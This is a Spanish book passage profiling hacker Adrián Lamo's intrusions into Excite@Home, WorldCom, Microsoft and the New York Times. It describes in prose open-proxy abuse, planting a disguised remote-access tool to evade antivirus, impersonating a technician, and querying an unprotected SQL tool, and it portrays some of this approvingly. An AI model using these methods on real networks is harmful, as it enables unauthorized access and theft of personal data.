También hay algunos, como Adrián Lamo, que penetran en sistemas sin ocultar su identidad y cuando encuentran un fallo en la seguridad de alguna organización, les informa. Son los Robin Hoods del *hacking*. Ellos no deberían ser encarcelados, sino elogiados. Ayudan a las empresas a despertarse antes de que algún *hacker* del tipo malicioso les cause darlos graves.

La lista de organizaciones en las que el gobierno federal afirma que Adrián Lamo ha entrado ilegalmente es, sin exagerar, impresionante. Entre otras, incluye a Microsoft, Yahoo!, MCI WorldCom, Excite@Home y las compañías telefónicas SBC, Ameritech y Cingular.[12] Y el venerable *New York Times.*

Debemos reconocer que Adrián ha costado dinero a las compañías, pero muchísimo menos de lo que los abogados de la acusación afirmaron.

Rescate

Adrián Lamo no era el típico adolescente que pasa el rato dando vueltas por un centro comercial. Una noche ya de madrugada, por ejemplo, sus amigos y él estuvieron explorando un enorme complejo industrial abandonado situado en la ribera de un río. No tenían ningún plan en mente, sino que merodeaban por una enorme fábrica destartalada y se perdieron. Era alrededor de las dos de la madrugada cuando encontraron la salida del laberinto. Cuando cruzaban una vía de ferrocarril abandonada que discurría a lo largo de las lápidas de la maquinaria industrial oxidada, Adrián oyó unos gritos lejanos. Aunque sus amigos sólo querían salir de allí, él sentía curiosidad.

Véase la nota de prensa del gobierno de Estados Unidos en www.usdoj.gov/criminal/cybercrime/lamoCharge.htm

Siguiendo aquel sonido lastimero llegó hasta un sumidero sucio. La tenue luz era apenas suficiente para ver en sus huecos oscuros, donde un gatito estaba atrapado en el fondo, maullando con todas sus fuerzas.

Adrián llamó al servicio de información telefónica desde su móvil para pedir el número del departamento de policía. Justo entonces los focos de un coche de patrulla cegaron al grupo.

Los chicos iban vestidos, según lo describe Adrián, "con ropa de exploradores urbanos, con guantes y guardapolvos sucios. No es precisamente la ropa que le inspira confianza y buena voluntad a la policía". Adrián cree también que como adolescente, tenía cierto aspecto de sospechoso, además, "podríamos o no haber llevado algo encima que provocara nuestra detención", dice. Por la mente de Adrián pasaron opciones; podían someterse a una larga lista de preguntas y un posible arresto, correr o... se le ocurrió un plan.

> *Les hice señas para que pararan y les dije: "hay un gatito aquí en el sumidero. Seguro que pueden ayudarme". Al cabo de dos horas, no nos habían registrado a ninguno, se habían olvidado las circunstancias sospechosas.*

Con la intervención de dos coches de patrulla de la policía y un vehículo de control de animales que se unió mas tarde, subieron al gatito desaliñado en una red atada en el extremo de una pértiga larga. La policía entregó el gato a Adrián, que lo llevó a su casa, lo lavó y le puso el nombre de "Alibi" ("coartada"). Sus amigos lo llamaban "Drano".

Posteriormente, Adrián reflexionó sobre el encuentro. Él, que no cree en las coincidencias, estaba seguro de que todos habían estado exactamente donde debían en ese momento. Y ve de la misma manera sus experiencias "casi trascendentales" con la informática: no hay accidentes.

Resulta interesante que Adrián también vea la terrible experiencia del gatito como paralela a lo que hacen los *hackers.* Palabras como "adaptación", "improvisación" e "intuición" acuden a la cabeza, como ingredientes críticos para sortear con éxito las muchas trampas y callejones sin salida que acechan en las callejuelas secundarias de la Web

Sus raíces

Adrián nació en Boston y pasó la mayor parte de su infancia mudándose de un punto a otro de Nueva Inglaterra hasta que la familia se asentó en Washington, DC. Su padre, de origen colombiano, escribe cuentos de niños y traduce inglés/español; Adrián lo considera un filósofo de nacimiento. Su madre enseñaba inglés pero ahora se dedica a las labores domésticas. "Me solían llevar a mítines políticos cuando era sólo un niño. Me educaron para que me preguntara qué veo alrededor de mí y para que me esforzara por abrir mis horizontes".

Adrián no siente que pertenezca a un perfil demográfico concreto, aunque cree que la mayoría de los *hackers* pueden clasificarse en lo que él llama "pan blanco de clase media". En una ocasión tuve el honor de conocer a sus padres y por lo que oí de ellos, uno de los motivos por los que su hijo entró en este mundo es que tenía varios *hackers* favoritos que le inspiraban. No mencionaron nombres, pero hablando con Adrián tuve la impresión de que uno de ellos podría ser yo. Probablemente sus padres quisieran retorcerme el cuello.

A los siete años, Adrián comenzó a jugar con el ordenador de su padre, un Commodore 64. Un día comenzó a sentir frustración con un juego de aventuras al que estaba jugando porque todas las opciones parecían conducir a un callejón sin salida. Descubrió que mientras el programa se estaba cargando en el ordenador y antes de ejecutar el comando *run,* había una posibilidad de dar al ordenador la orden de generar un listado del código fuente del juego. En el listado se desvelaban las respuestas que estaba buscando e inmediatamente después ganó el juego.

Todo el mundo sabe que cuanto antes comience un niño a aprender un idioma extranjero, con mayor naturalidad lo adquirirá. Adrián piensa que lo mismo ocurre con los ordenadores. Su teoría es que la razón puede ser que el cerebro todavía tiene que concluir las "conexiones" y que la red neuronal es más maleable, puede adquirir rasgos y asimilarlos con mayor rapidez que durante la edad adulta.

Adrián creció inmerso en el mundo de los ordenadores, los veía como una extensión de la realidad y, por tanto, fácilmente manipulables.

Para él, no se aprendía a manejar un ordenador leyendo o empapándose de extensos manuales. No era un dispositivo externo, como un frigorífico o un coche, sino uno mismo. Pensó que él procesaba orgánicamente la información de la misma forma que sus programas internos.

Encuentros a media noche

De entre los sistemas informáticos de empresas en los que ha irrumpido Adrián, considera Excite@Home como su máxima experiencia de "capa y espada". La epopeya comenzó con un capricho cuando alguien propuso echar un vistazo al sitio de @Home. Como era el centro de intercambio de información de todos los servicios de Internet por cable de Estados Unidos, Adrián estaba seguro de que estaría bien protegido y que no merecía la pena perder su tiempo. Pero si pudiera entrar con éxito, tendría acceso a información clave sobre todos los usuarios de conexiones por cable del país.

Los *hackers* están descubriendo ahora que Google puede resultar sorprendentemente útil para descubrir potenciales objetivos de ataques y para desvelar información útil sobre los mismos. Adrián empieza muchas de sus incursiones de *hacking* introduciendo en Google una serie de palabras clave que generalmente le conducen a sitios que presentan algunos fallos de configuración.

Entonces conectó su ordenador portátil a un enchufe de red de la sala de estudiantes de una universidad de Filadelfia y llamó a la página Web de Excite@Home. Esta sala era un escenario muy familiar para él, así como cualquier lugar que fuera utilizado por mucha gente, o puestos públicos de acceso a Internet o puntos de acceso inalámbricos abiertos, etc. Conectarse a Internet desde sitios como estos ofrece a los *hackers* una forma fácil y eficaz de ocultar su ubicación. Descubrir la verdadera identidad de alguien que utiliza aleatoriamente puntos públicos de acceso a Internet resulta extremadamente difícil.

El planteamiento de Adrián consiste en comenzar por comprender el proceso de razonamiento de la persona que diseñó un programa o una red, utilizando sus conocimientos de pautas y prácticas habituales que los arquitectos de redes suelen utilizar. Es bastante aficionado a explotar los errores de configuración en servidores *proxy,* es

decir, sistemas informáticos dedicados que pasan el tráfico entre la red interna y las redes "sospechosas" como, por ejemplo, Internet. El servidor *proxy* examina cada solicitud de conexión de acuerdo con las reglas que se fijen. Si un administrador de red hace una chapuza en la configuración de los servidores *proxy* de una empresa, cualquiera que pueda conectarse al *proxy*, podrá adentrarse hasta la red interna, supuestamente segura, de dicha empresa. Para un *hacker*, un *proxy* abierto de estas características es una invitación a causar estragos porque puede actuar como si estuviera enviando solicitudes como cualquier otro empleado legítimo de la compañía: desde dentro de la propia red de la empresa.

Desde aquella sala de la universidad, Adrián descubrió un *proxy* mal configurado que abría la puerta a las páginas Web internas de varios departamentos de Excite@Home. En la sección de Ayuda de una de ellas, Adrián envió una pregunta en relación con problemas para registrarse. La respuesta que le llegó incluía una dirección URL de una pequeña parte del sistema diseñada para ayudar a resolver problemas informáticos. Analizando esta URL, pudo acceder a otras divisiones de la compañía que utilizaban la misma tecnología. No le pidieron autentificación: el diseño del sistema se basaba en la suposición de que cualquiera que supiera las direcciones de llamada a estas partes del sitio Web sería un empleado o una persona autorizada. Se trata de una premisa poco sólida, pero tan extendida que tiene nombre: "seguridad mediante oscuridad".

Para el siguiente paso, visitó un sitio muy conocido entre los exploradores del ciberespacio, Netcraft.com. Adrián introdujo aleatoriamente nombres parciales de dominios y Netcraft devolvió una lista de servidores de Excite@Home, donde se indicaba que eran máquinas Solaris que ejecutaban el software de servidor Web de Apache.

Explorando, Adrián descubrió que el centro de operaciones de la red de la compañía ofrecía un sistema de soporte técnico que permitía a los empleados autorizados leer detalles de las solicitudes de ayuda que hacían los clientes. Cosas como: "¡Ayuda! No puedo acceder a mi cuenta". El empleado pedía a veces al cliente que le proporcionara su nombre de usuario y contraseña, una medida que era suficientemente segura porque todo ocurría detrás del cortafuegos de la empresa; la información se especificaba en la ficha del problema.

Adrián describe lo que encontró como sorprendente. Entre el tesoro había fichas de incidencias que contenían nombres de usuario y claves de clientes, detalles del proceso de gestión de las fichas de incidencias, así como reclamaciones de usuarios internos sobre los problemas informáticos que estaban teniendo. También encontró un *script* para generar una *"cookie* de autentificación" que permitiría a un técnico autentificarse como cualquier titular de una cuenta para solventar un problema sin necesidad de solicitarle al cliente su contraseña.

Una nota incluida en una de las fichas llamó la atención de Adrián. En ella se hacía referencia al caso de un cliente que hacía más de un año había pedido ayuda con respecto a la información personal, incluidos los números de tarjetas de crédito, que alguien le había robado en un servicio de chat IRC. En la nota interna se mencionaba que los técnicos habían decidido que ése no era su problema y no se habían molestado en dar una respuesta. Básicamente se quitaron de en medio al pobre hombre. Entonces, Adrián, llamó a este señor a casa haciéndose pasar por un técnico y le dijo: "No debería ocuparme yo de este caso, pero querría saber si llegó usted a recibir respuesta nuestra". El señor le dijo que nunca había oído una palabra de la empresa. Inmediatamente después, Adrián le envió la respuesta correcta y toda la documentación interna y explicación referente a la ficha no resuelta.

> *Sentí satisfacción al hacerlo porque quiero creer en un universo en el que algo tan improbable como que alguien te robe tu base de datos en un IRC tenga una explicación un año más tarde y que la dé un intruso que ha comprometido la seguridad de la compañía en la que confiaste en un principio.*

En aquella época, el *proxy* abierto que le había dado acceso dejó de funcionar. Adrián no sabe por qué, pero nunca más pudo volver. Entonces empezó a buscar otro camino. El método que se le ocurrió fue, en sus palabras, "completamente nuevo".

Su primer punto de apoyo lo ofreció lo que se conoce como una *búsqueda inversa de DNS,* utilizar una dirección IP para encontrar el nombre de *host* correspondiente. (Al introducir una solicitud en el navegador para ir al sitio www.defensivethinking.com, la solicitud va al Servidor de Nombres de Dominio (DNS), que traduce el nombre en una

dirección que puede utilizarse en Internet para encaminar la solicitud, en este caso 209.151.246.5. La táctica que Adrián utilizaba invertía ese proceso: el atacante introducía una dirección IP y recibe el nombre de dominio del dispositivo a la que pertenece la dirección.)

Tenía muchas direcciones que recorrer, la mayoría de las cuales no ofrecían nada de interés. Aunque, al final, encontró una con un nombre en la forma de dialupOO.corp.home.net y otras cuantas que también comenzaban con "dialup" ("marcación"). Supuso que era *hosts* que los empleados utilizaban habitualmente, para marcar el acceso a la red de la empresa.

Pronto descubrió que esos números de marcación los utilizaban los empleados que todavía trabajaban en ordenadores que ejecutaban las versiones más antiguas del sistema operativo, versiones tan antiguas como el Windows 98. Y algunos de los usuarios de marcación tenían recursos compartidos abiertos, que permitían el acceso remoto a determinados directorios o a todo el disco duro, sin contraseña de lectura ni escritura. Adrián se dio cuenta de que podría introducir cambios en los *scripts* de arranque del sistema operativo copiando archivos en los *recursos compartidos* y que así ejecutarían los archivos que él eligiera. Después de sobreescribir en determinados archivos de inicio su propia versión, sabía que tendría que esperar hasta que el sistema fuera reiniciado para que sus comandos se ejecutaran. Aunque Adrián sabe ser paciente.

Finalmente, la paciencia tuvo su recompensa y Adrián dio el siguiente paso: instalar un troyano de acceso remoto (en inglés, *remote access trojan* o "RAT"). Pero para ello, él no recurre a ninguno de esos troyanos tan fáciles de encontrar y desarrollados por *hackers*, esos que los intrusos utilizan para fines perniciosos. Los programas antivirus, tan populares ahora, están diseñados para reconocer puertas traseras y troyanos comunes y ponerlos en cuarentena instantáneamente. Para evitarlo, Adrián utiliza una herramienta legítima diseñada para el uso de los administradores de redes y sistemas, el software de administración remota comercial, que él modifica ligeramente de modo que sea invisible para el usuario.

Mientras que los productos antivirus buscan los tipos de software de acceso remoto que se sabe que se utilizan en el mundo *hacker,* no buscan el tipo desarrollado por compañías de software comercial, basándose en la suposición de que se está haciendo un uso legítimo de estos productos (y también, supongo, porque la compañía de software Developer X podría presentar una demanda si el software antivirus tratara *su* producto como si fuera malicioso y lo bloqueara). Personalmente, creo que es una mala idea; los productos antivirus deberían alertar al usuario de *todos* los productos que podrían ser utilizados con intenciones malignas y dejar al usuario que decida si se ha instalado legítimamente, aprovechando este agujero, Adrián puede con frecuencia instalar RAT "legítimos" que socaven la detención de los programas antivirus.

Una vez instalado con éxito el RAT en el ordenador del empleado de @Home, ejecutó una serie de comandos que le facilitaban información sobre las conexiones de las redes activas a otros sistemas informáticos. Uno de estos comandos, "netstat", le mostró la actividad de la red de un empleado que estaba justo en ese momento conectado a la intranet de @Home por acceso telefónico y le reveló qué sistemas informáticos de la red interna de la empresa estaba utilizando esa persona.

Con el propósito de que sirviera de ejemplo de los datos que netstat devolvió, ejecuté el programa para examinar la operación de mi propia máquina; una parte del listado de salida era como sigue:

```
C:\Documents and Settings\guest>netstat -a

Active Connections

Proto Local Address    Foreign Address

State

TCP    lockpicker:1411  64.12.26.50:5190

ESTABLISHED

TCP    lockpicker:2842   catlow.cyberverse.com:22

ESTABLISHED
```

```
TCP    lockpicker:2982  www.kevinmitnick.com:http
ESTABLISHED
```

"Local Address" lista el nombre de la máquina local ("lockpicker" era entonces el nombre que yo utilizaba para mi ordenador) y el número de puerto de esa máquina. Con "Foreign Address" se indica el nombre del *host* o dirección IP del ordenador remoto y el número de puerto con el que se ha establecido una conexión. Por ejemplo, la primera línea del informe indica que mi ordenador ha establecido una conexión con 64.12.26.50 en el puerto 5190, el puerto que generalmente se utiliza para el servicio de mensajería instantánea AOL. "State" indica el estado de la conexión, que puede ser: "Established", si la conexión está actualmente activa o "Listening" si la máquina local está esperando una conexión entrante.

La siguiente línea, que incluye la entrada "caUow.cyberverse.com", proporciona el nombre del *host* del sistema informático al que yo estaba conectado. En la última línea, la entrada www.kevinmitnick.com:http indica que yo estaba activamente conectado a mi sitio Web personal.

No es necesario que el propietario del ordenador de destino ejecute los servicios en puertos conocidos comúnmente sino que puede configurar el ordenador para utilizar puertos que no sean los habituales. Por ejemplo, HTTP (servidor Web) suele ejecutarse en el puerto 80, pero el propietario puede cambiarlo para que se ejecute en cualquier otro puerto que elija. Listando las conexiones TCP de empleados, Adrián observó que los empleados de @Home se conectaban a los servidores Web por puertos no habituales.

Con información como ésta, Adrián pudo deducir la dirección IP de máquinas internas en las que merecía la pena buscar información confidencial de @Home. Entre otras joyas, encontró una base de datos de nombres, direcciones de e-mail, números de serie de módems por cable, direcciones IP actuales, incluso qué sistema operativo se decía que ejecutaba cada ordenador, para cada uno de los casi tres millones de suscriptores a la banda ancha de la empresa.

Adrián lo describió como "un tipo de asalto exótico", porque había requerido el secuestro de una conexión de un empleado que estaba fuera del centro y que estaba marcando para acceder a la red.

Adrián considera que conseguir que una red confíe en uno es un proceso bastante sencillo. La parte difícil, que le llevó un mes de ensayo y error, fue compilar un mapa detallado de la red: cuáles son todos los distintos componentes y qué relación hay entre ellos.

El principal ingeniero de redes de Excite@Home era un hombre al que Adrián había pasado información anteriormente y en el que sentía que podía confiar. Desviándose de su costumbre de utilizar un intermediario para pasar información a una empresa en la que había penetrado, llamó al ingeniero directamente y le explicó que había descubierto algunas debilidades graves en la red de la empresa. El ingeniero aceptó reunirse con él, a pesar de la hora tan tarde que le proponía. Se sentaron juntos a medianoche.

"Les mostré parte de la documentación que había recopilado. El ingeniero llamó al de seguridad y nos reunimos con él en el recinto [Excite@Home] alrededor de las 4.30 de la madrugada". Los dos hombres revisaron los materiales que Adrián les había pasado y le preguntaron cómo había penetrado exactamente. En torno a las seis de la mañana, cuando estaban terminando, Adrián dijo que le gustaría ver físicamente el servidor *proxy* que él había utilizado para acceder.

> *Lo localizamos. Entonces me preguntaron: "¿cómo protegerías tú esta máquina?"*

Adrián ya sabía que el servidor no se estaba utilizando para ninguna función relevante, que no era más que un sistema aleatorio.

> *Saqué mi navaja, una de esas que se utilizan con una sola mano. Y directamente corté el cable y dije "ahora está segura esta máquina".*
>
> *Ellos dijeron "perfecto" y el ingeniero escribió algo en un papel y lo pegó a la máquina. La nota decía: "No reconectar".*

Adrián había descubierto el acceso a esta importante compañía simplemente a consecuencia de una máquina que quizás hiciera años que no servía para ninguna función necesaria, pero en la que nadie había reparado o que nadie se había molestado en quitar de la red. Adrián dice: "Todas las compañías tienen toneladas de máquinas, conectadas todavía aunque ya no se utilicen". Todas ellas son una entrada potencial para una intrusión.

MCI WorldCom

Como ya había hecho con tantas redes antes, fue una vez más atacando los servidores como Adrián encontró las llaves del reino de WorldCom. Comenzó la búsqueda utilizando su herramienta favorita para navegar por los ordenadores, un programa llamado ProxyHunter, que localiza servidores *proxy* abiertos.

Mediante esa herramienta, que ejecutaba desde su portátil, exploró el espacio de direcciones Internet de WorldCom y rápidamente identificó cinco *proxies* abiertos, uno oculto a simple vista en una URL que acababa en wcom.com. A partir de ahí, sólo necesitaba configurar su explorador para utilizar uno de los *proxies* y comenzar a navegar por la red privada de WorldCom con la misma facilidad con la que navegan los empleados.

Una vez dentro, encontró otras capas de seguridad, se necesitaba una contraseña para acceder a varias páginas Web internas. Algunas personas, estoy seguro, se sorprenderían de ver lo pacientes que están dispuestos a ser algunos atacantes, como Adrián, y cuántas horas están dispuestos a dedicarle a su decidido esfuerzo de conquistar. Dos meses después, Adrián comenzó finalmente a hacer avances.

Había logrado acceso al sistema de Recursos Humanos de WorldCom, lo que le dio acceso a los nombres y números de seguridad social de todos los 86.000 empleados de la empresa. Con esta información y la fecha de nacimiento de la persona (él jura que las consiguió de anybirthday.com), pudo restablecer la contraseña de un empleado y acceder a los registros de nóminas, incluida información como sueldos y contactos para casos de emergencias. Incluso habría podido modificar las instrucciones de ingresos en cuenta y desviar las

nóminas de muchos empleados a su propia cuenta. Él ni siquiera sintió la tentación, pero remarcó que "mucha gente estaría dispuesta a volar una ciudad por doscientos mil dólares".

Dentro de Microsoft

Cuando lo entrevisté. Adrián estaba esperando la sentencia de una serie de cargos relacionados con los ordenadores; tenía una historia que contar sobre un incidente por el que no se le había imputado ningún cargo y que, sin embargo, estaba incluido en la información que presentó el fiscal. Como no quería que se añadiera ningún cargo a los que ya formaban parte de la lista del fiscal, se sintió obligado a ser cauto en su narración de una anécdota sobre Microsoft. En un tono irónico, nos explicó:

> *Puedo contarte lo que se alegó. Se alegó que había una página Web que yo, supuestamente, había visto que supuestamente no requería autentificación, que no tenía ningún indicio de que [la información] fuera privada, que no tenía absolutamente nada salvo un menú de búsqueda.*

Ni siquiera la reina de las compañías de software tiene siempre controlada la seguridad de sus ordenadores.

Al introducir un nombre, Adrián "supuestamente" se dio cuenta de que tenía los detalles de una solicitud *online* de un cliente. El gobierno, dice Adrián, describió el sitio como el lugar de almacenamiento de información de compras y envíos de todas las personas que alguna vez habían pedido un producto *online* a través del sitio Web de Microsoft, además de contener los datos de pedidos en los que las tarjetas de crédito habían sido rechazadas. Todo esto habría sido embarazoso si la información hubiera llegado a alguien fuera de la empresa.

Adrián dio detalles del agujero de seguridad en Microsoft a un periodista en el que confiaba del *Washington Post*, con su condición habitual de que nada debería publicarse hasta que se corrigiera el agujero. El periodista transmitió los detalles a Microsoft pero el personal del departamento de informática no agradeció la información sobre la intrusión. "Microsoft quería, efectivamente, presentar cargos", dice

Adrián y añade: "Presentaron una cantidad enorme por los daños, una factura de 100.000 dólares". Alguien en la empresa debió reflexionar sobre esa decisión. Posteriormente, comentaron a Adrián que Microsoft había "perdido la factura". La acusación por la intrusión seguía incluida en el historial, pero no tenía asociada ninguna cantidad. (A juzgar por los archivos en línea del periódico, los directores del *Washington Post* no consideraron que el incidente mereciera un artículo, a pesar de que el objetivo fuera Microsoft y a pesar de la función que había desempeñado uno de los periodistas de la casa en esa historia. Y eso da qué pensar.)

Un héroe pero no un santo: la intrusión en el *New York Times*

Un día Adrián estaba sentado leyendo la página Web del *New York Times,* cuando de repente tuvo "un repunte de curiosidad" sobre si podría encontrar una forma de penetrar en la red informática del periódico. "Ya tenía acceso al *Washington Post",* dice, pero admite que el esfuerzo no había tenido fruto porque "no encontró nada de especial interés".

Daba la sensación de que el *Times* podría plantear un reto mayor, porque era probable que se hubieran puesto quisquillosos en el tema de la seguridad después de un ataque muy embarazoso y sonado que tuvo lugar un años antes, cuando un grupo llamado HFG ("Hacking for Girlies", "hacking sólo para hombres") modificó su sitio Web. Los atacantes criticaron al redactor de tecnología del *Times,* John Markoff, por los artículos que había escrito sobre mí y que habían contribuido a que el Departamento de Justicia me tratara con mano firme.

Adrián se conectó y comenzó la exploración. En primer lugar, visitó el sitio Web y rápidamente encontró que lo habían externalizado, que el host no era el propio *Times,* sino un ISP externo. Esta práctica es muy adecuada para cualquier compañía porque significa que una intrusión al sitio Web que se lleve a cabo con éxito no dará acceso a la red de la empresa. Para Adrián, la externalización suponía que tendría que trabajar un poco más para encontrar el acceso.

"Yo no utilizo listas de control", dice Adrián sobre sus métodos para las intrusiones. Pero "cuando estoy realizando un reconocimiento,

pongo atención en recopilar datos dirigiéndome a otras fuentes". En otras palabras, no comienza inmediatamente a sondear el sitio Web de la compañía a la que está atacando, ya que eso podría dejar un rastro que probablemente pudieran seguir hasta él. En lugar de eso, hay disponibles, gratuitamente, herramientas de investigación muy útiles en el Registro Americano para Internet *{American Registry for Internet,* ARIN), una organización sin ánimo de lucro responsable de la gestión de los recursos de numeración de Internet para Norteamérica.

Introduciendo "New York Times" en el cuadro de diálogo de Whois ("quién es") de arin.net, aparece un listado de datos similar al siguiente:

```
New York Times  (NYT-3)

NEW YORK TIMES COMPANY  (NYT-4)

New York Times Digital  (NYTD)

New York Times Digital  (AS21568) NYTD 21568

NEW YORK TIMES COMPANY NEW-YORK84-79  (NET-12-
160-79-0-1)

12.160.79.0 - 12.160.79.255

New York Times SBC068121080232040219  (NET-68-
121-80-232-1)

68.121.80.232 - 68.121.80.239

New York Times Digital PNAP-NYM-NYT-RM-01  (NET-
64-94-185-0-

1) 64.94.185.0 - 64.94.185.255
```

Los grupos de cuatro números separados por puntos son las direcciones IP, que equivalen, en Internet, a las direcciones de correo compuestas por el número de la casa, la calle, la ciudad y la provincia. Un listado que muestre un rango de direcciones (por ejemplo, 12.160.79.0 - 12.160.79.255) se conoce como *netblock.*

.A continuación, realizó una búsqueda de puertos en una serie de direcciones que pertenecían al *New York Times* y se relajó mientras el programa hacía un barrido por todas las direcciones buscando puertos abiertos, con la esperanza de identificar algunos sistemas interesantes en los que pudiera entrar. Así fue. Examinando algunos puertos abiertos, encontró que, también en este caso, había varios sistemas con servidores *proxy* abiertos mal configurados, gracias a lo cual él pudo conectarse a los ordenadores de la red interna de la compañía.

Consultó el servidor de nombres de dominio (DNS) del periódico, esperando encontrar una dirección IP que no fuera de un proveedor externo, sino que fuera una dirección interna del *Times.* No tuvo suerte. Entonces intentó extraer todos los registros de DNS del dominio nytimes.com. Después de fracasar también en este intento, volvió al sitio Web y en esta ocasión tuvo más suerte: encontró un lugar en la Web que ofrecía al público una lista de las direcciones de correo electrónico de todo el personal del *Times* que se había prestado a recibir mensajes del público.

En cuestión de minutos, recibió un mensaje de correo electrónico del periódico. No era la lista de direcciones de los periodistas lo que él había pedido, pero le fue útil de todos modos. La cabecera del correo revelaba que el mensaje procedía de la red interna de la compañía e incluía una dirección IP que no estaba publicada. "La gente no se da cuenta de que incluso un correo electrónico puede desvelar información", señala Adrián.

La dirección IP interna le dio un posible punto de partida. El siguiente paso de Adrián fue comenzar a repasar los *proxies* abiertos que había encontrado, explorando manualmente las direcciones IP dentro del mismo segmento de la red. Para aclarar el proceso, digamos que la dirección era 68.121.90.23. Mientras la mayoría de los atacantes que hicieran esto explorarían el rango de direcciones en el que se encuentra esta dirección comenzando por 68.121.90.1 y aumentando los números hasta 68.121.90.254, Adrián intentó ponerse en la posición de la persona del departamento de informática de la empresa que configuró la red para averiguar cuál sería la tendencia natural de la persona para elegir los números redondos. Habitualmente, comenzaba con los números bajos, del .1 al .10, y a partir de ahí avanzaba de 10 en 10, es decir, .20, .30, etc.

No parecía que el esfuerzo tuviera mucho fruto. Encontró algunos servidores Web internos, pero ninguno prolijo en información. Finalmente, se cruzó con un servidor que albergaba un sitio de Intranet del *Times* antiguo y que había dejado de utilizarse, que quizás retiraron del servicio cuando creó un sitio nuevo, y que había quedado en el olvido desde entonces. Le pareció interesante, leyó el contenido y descubrió un vínculo que supuestamente conducía a un antiguo sitio de producción ya desactivado, en lugar de llevarle a una máquina activa de producción.

Para Adrián, fue el Santo Grial. La situación aún mejoró más cuando descubrió que la máquina almacenaba material de formación para enseñar a los empleados cómo utilizar el sistema, como si un estudiante ojeara una guía de lectura de *Grandes esperanzas* de Dickens, en lugar de leer la novela completa y trabajar por sí mismo los puntos de interés.

Adrián, hasta ese momento, había penetrado en muchos sitios para sentir alguna emoción por el triunfo, pero estaba realizando más progresos de lo que había imaginado. Y estaba a punto de llegar más lejos. Pronto descubrió un motor de búsqueda integrado que los empleados podían utilizar para moverse por el sitio Web. "A menudo, los administradores del sistema no los configuran correctamente y permiten hacer búsquedas que deberían estar prohibidas", dice Adrián.

Y en este caso fue así, ese fallo le dio a Adrián lo que él llama el "golpe de gracia". Algunos administradores de sistemas del *Times* habían colocado una utilidad en uno de los directorios que permitían hacer lo que se llama una *consulta SQL de formato libre*. El Lenguaje Estructurado de Consulta, o SQL, es un lenguaje de escrituras de *scripts* utilizado en la mayoría de las bases de datos. En este caso, apareció un cuadro de diálogo y permitió a Adrián introducir comandos de SQL sin autentificación, lo que suponía que podía buscar prácticamente en cualquier base de datos del sistema y extraer o modificar la información a su voluntad.

Adrián advirtió que el dispositivo en el que se albergaban los servidores de correo ejecutaba el software Lotus Notes. Los *hackers* saben que las versiones más antiguas de Notes permiten a los usuarios explorar todas las demás bases de datos de ese sistema, y esta parte de la red del *Times* tenía una versión antigua. La base de datos de Lotus Notes

con la que se había encontrado Adrián le dio una "alegría enorme" porque contenía a todo el mundo, hasta cada uno de los propietarios de los kioscos, las cantidades que ingresaban y sus números de la seguridad social. También había información sobre suscriptores, así como el nombre de todo aquél que había alguna vez escrito una reclamación sobre el servicio o que había formulado alguna pregunta".

Guando se le preguntó a Adrián qué sistema operativo utilizaba el *Times,* Adrián contestó que no lo sabía. "Yo no analizo una red de esa forma", explica.

> *No me interesa la tecnología, sino la gente y cómo configuran las redes. La mayoría de la gente es muy predecible. A menudo me encuentro con que la gente construye redes de la misma forma, una y otra vez. Muchos sitios de comercio electrónico cometen este error. Dan por sentado que la gente realizará las entradas de la forma correcta. Nadie prevé que el usuario se saldrá de lo establecido.*

A causa de esta previsibilidad, un atacante experimentado puede realizar un pedido en un sitio Web *online,* seguir el proceso de compra hasta el punto en que se verifican los datos y después volver atrás para cambiar los datos de la facturación. El atacante recibe los productos y el importe se carga en alguna otra tarjeta de crédito. (Aunque Adrián explicó el procedimiento con todos los detalles, nos pidió expresamente que no diéramos una descripción suficiente que permitiera a otros llevarlo a cabo.)

Adrián defiende la idea de que, por lo general, los administradores de sistemas no piensan con la cabeza de un atacante y eso hace el trabajo del atacante mucho más fácil de lo que debería ser. Y eso es lo que explica su éxito en el siguiente paso de la intrusión en la red informática del *Times.* El motor de búsqueda interna no debería poder indexar todo el sitio, pero lo hizo. Encontró un programa que presentaba un formato SQL que le facilitó el control de las bases de datos, incluida la posibilidad de introducir consultas para extraer información. Entonces necesitaba averiguar los nombres de las bases de datos de ese sistema, buscando las que parecieran interesantes. De este modo encontró una base de datos de enorme interés: contenía una tabla de toda la lista de

nombres de usuario y contraseñas de lo que parecía ser la plantilla completa del *New York Times.*

Resultó que la mayoría de las contraseñas eran los últimos cuatro dígitos del número de la seguridad social del usuario. Y la compañía no se molestó en utilizar contraseñas diferentes para áreas que contuvieran información especialmente delicada, sino que la misma contraseña de empleado funcionaba en todos los puntos del sistema. Y por lo que sabe, Adrián afirma que las contraseñas del *Times* no son más seguras ahora de lo que eran cuando él penetró.

> *Desde allí, podría volver a registrarme en la intranet y acceder a información adicional. Podría acceder a la redacción y registrarme como si fuera el director de noticias, utilizando su contraseña.*

Encontró un listado de bases de datos en el que se incluía todas las personas detenidas en Estados Unidos acusadas de terrorismo, incluidos nombres que todavía no se habían sacado a la luz. Continuando con su búsqueda, localizó una base de datos de todas las personas que habían escrito un artículo de opinión para el *Times.* En total ascendía a miles de colaboradores y la revelación de sus direcciones, números de teléfono y números de la seguridad social. Buscó "Kennedy" y encontró varias páginas de información. La base de datos incluía información de famosos y personajes públicos que abarcaban desde profesores de Harvard, hasta Robert Redford y ,Rush Limbaugh.

Adrián añadió su propio nombre y teléfono móvil (basado en un código de área del norte de California, el número es "505-HACK"). Obviamente contando con que el periódico nunca se diera cuenta de que el listado había sido colocado allí y, aparentemente, con la esperanza de tomarle el pelo a algún periodista o redactor de artículos de opinión. En los campos de experiencia escribió *"hacking* informático/inteligencia de seguridad y comunicaciones".

De acuerdo que fue inapropiado, quizás, inexcusable. Aún así, en mi opinión, la acción no sólo fue inocua, sino además, divertida. Todavía me sonrío cuando pienso en Adrián recibiendo una llamada: "¿Con el Sr. Lamo? Hola. Soy tal y cual, del *New York Times".* Y, a continuación, lo

citan en un artículo o, quizás, incluso le piden que escriba 600 palabras sobre el estado de la seguridad informática o algún otro tema que aparezca al día siguiente en la página de editoriales del periódico más influyente de Estados Unidos.

La saga de Adrián con el *New York Times* no acaba aquí; el resto no es divertido. No era necesario, no era propio de Adrián y lo metió en problemas serios. Después de alterar los listados de la base de datos de la página de opinión, descubrió que tenía acceso a la suscripción del *Times a* LexisNexis, un servicio *online* que cobra a los usuarios por acceder a información legal y noticias.

Supuestamente abrió cinco cuentas diferentes y realizó un número muy grande de búsquedas, 3000 según el gobierno.

